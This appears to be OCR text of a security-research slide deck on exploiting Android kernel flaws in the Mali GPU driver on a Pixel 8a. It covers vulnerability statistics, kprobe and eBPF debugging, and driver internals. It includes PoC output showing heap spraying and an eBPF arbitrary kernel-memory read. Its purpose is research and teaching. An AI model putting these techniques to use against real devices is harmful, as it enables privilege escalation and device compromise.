


$ Known Exploitable Vulnerabilities

- Android Kernel Vulnerability Analysis (2020–2025)
- Data sources:
  - Google Project Zero 0-day in-the-wild tracker
  - Public GitHub repositories with exploit PoCs
  - Security conference presentations


Android kernel LPE vulnerabilities (2020–2025)
Case count
Year
0
2
4
6
8
10
12
2020
2021
2022
2023
2024
2025
Component
GPU (Mali)
GPU (Adreno)
NPU
Upstream
Binder
Others
2
2
1
3
2
4
6
2
1
3
3
2
1
1
2
3
1
2
1


GPU vs. Non-GPU vulnerabilities
GPU-related
Others
Case count
Year
0
2
4
6
8
10
12
2020
2021
2022
2023
2024
2025
2
3
9
8
5
6
3
3
3
1
3



Target: Mali GPU driver on Google Pixel 8a


$ Debug

- Debugging on local VM
  - CONFIG_MALI_NO_MALI=y
  - Allows accessing the driver without actual hardware

```
user@src_r54p001:/$ /mnt/mali/poc
[+] open /dev/mali0 success!
[+] mali version: 1 36
[   55.590069] mali mali.0: Clearing BASE_MEM_UNCACHED_GPU flag to avoid MMA violation
kcpu_queue_id: 0
[+] allocate: 0x41000
[+] start heap spraying...
```

$ Debug

- Debugging on device
  - KGDB ❌
    - Requires additional hardware
    - Risk of bricking



Screenshot from Andrey Konovalov's (@andreyknvl) post

$ Debug

- Debugging on device
  - kprobe ✅
    - No external hardware required
    - Hook kernel functions at runtime
  - eBPF ✅
    - Read data from kernel memory

$ Debug

```
[...]
akita:/ # echo 'p:myprobe mali_kbase:kbase_csf_queue_unbind $arg1:u64' > /sys/kernel/debug/tracing/kprobe_events
[...]
akita:/ # cat /sys/kernel/debug/tracing/trace
[...]
           test-31492   [000] d.... 33072.579670: myprobe: (kbase_csf_queue_unbind+0x0/0x160 [mali_kbase]) arg1=18446743562774428160
           test-31492   [000] d.... 33072.586555: myprobe: (kbase_csf_queue_unbind+0x0/0x160 [mali_kbase]) arg1=18446743562774428160
```


1. Use **kprobe** to capture function arguments

```
akita:/data/local/tmp # ./bpf_arb_read 0xffffff8909e4ba00 0x40
ffffff8909e4ba00  60 e2 7d 02 80 ff ff ff 00 00 00 00 00 00 00 00  |`.}.............|
0xffffff80027de260 0x0000000000000000
ffffff8909e4ba10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0x0000000000000000 0x0000000000000000
ffffff8909e4ba20  00 00 00 00 00 00 00 00 38 04 00 00 60 09 00 00  |........8...`...|
0x0000000000000000 0x0000096000000438
ffffff8909e4ba30  00 00 00 00 00 00 00 00 00 00 60 09 00 00 38 04  |..........`...8.|
0x0000000000000000 0x0438000009600000
```

2. Use **eBPF** to read the associated data from memory


Mali GPU Driver Internals

$ Architecture




1. Open the Mali device and obtain a **file descriptor**

$ Architecture




2. The backend is represented by a **kbase_file** object

$ Architecture




3. After initialization, a **kbase_context** is created to manage **GPU resources**

$ Architecture




4. **kbase_reg_zone** acts as a memory allocator, tracking and managing GPU VA regions

$ kCPU Queue



1. Create a kCPU command queue

$ kCPU Queue



2. Enqueue CPU-side commands

$ kCPU Queue



3. A kernel worker thread processes them **asynchronously**

$ CSF Queue


kbase_context

kbase_reg_zone

Memory region
0x1000 ~ 0x2000


1. Allocate GPU virtual memory for queue buffers

$ CSF Queue



2. Create a **CSF queue** backed by the memory region

$ CSF Queue



3. Map the memory to userspace for **writing GPU commands**

$ CSF Queue



kbase_context ↔ **kbase_queue**

kbase_reg_zone

Memory region
0x1000 ~ 0x2000

(Userspace mapping)

CMD	CMD	CMD
CMD	CMD	CMD
CMD	CMD	CMD
		...


Worker

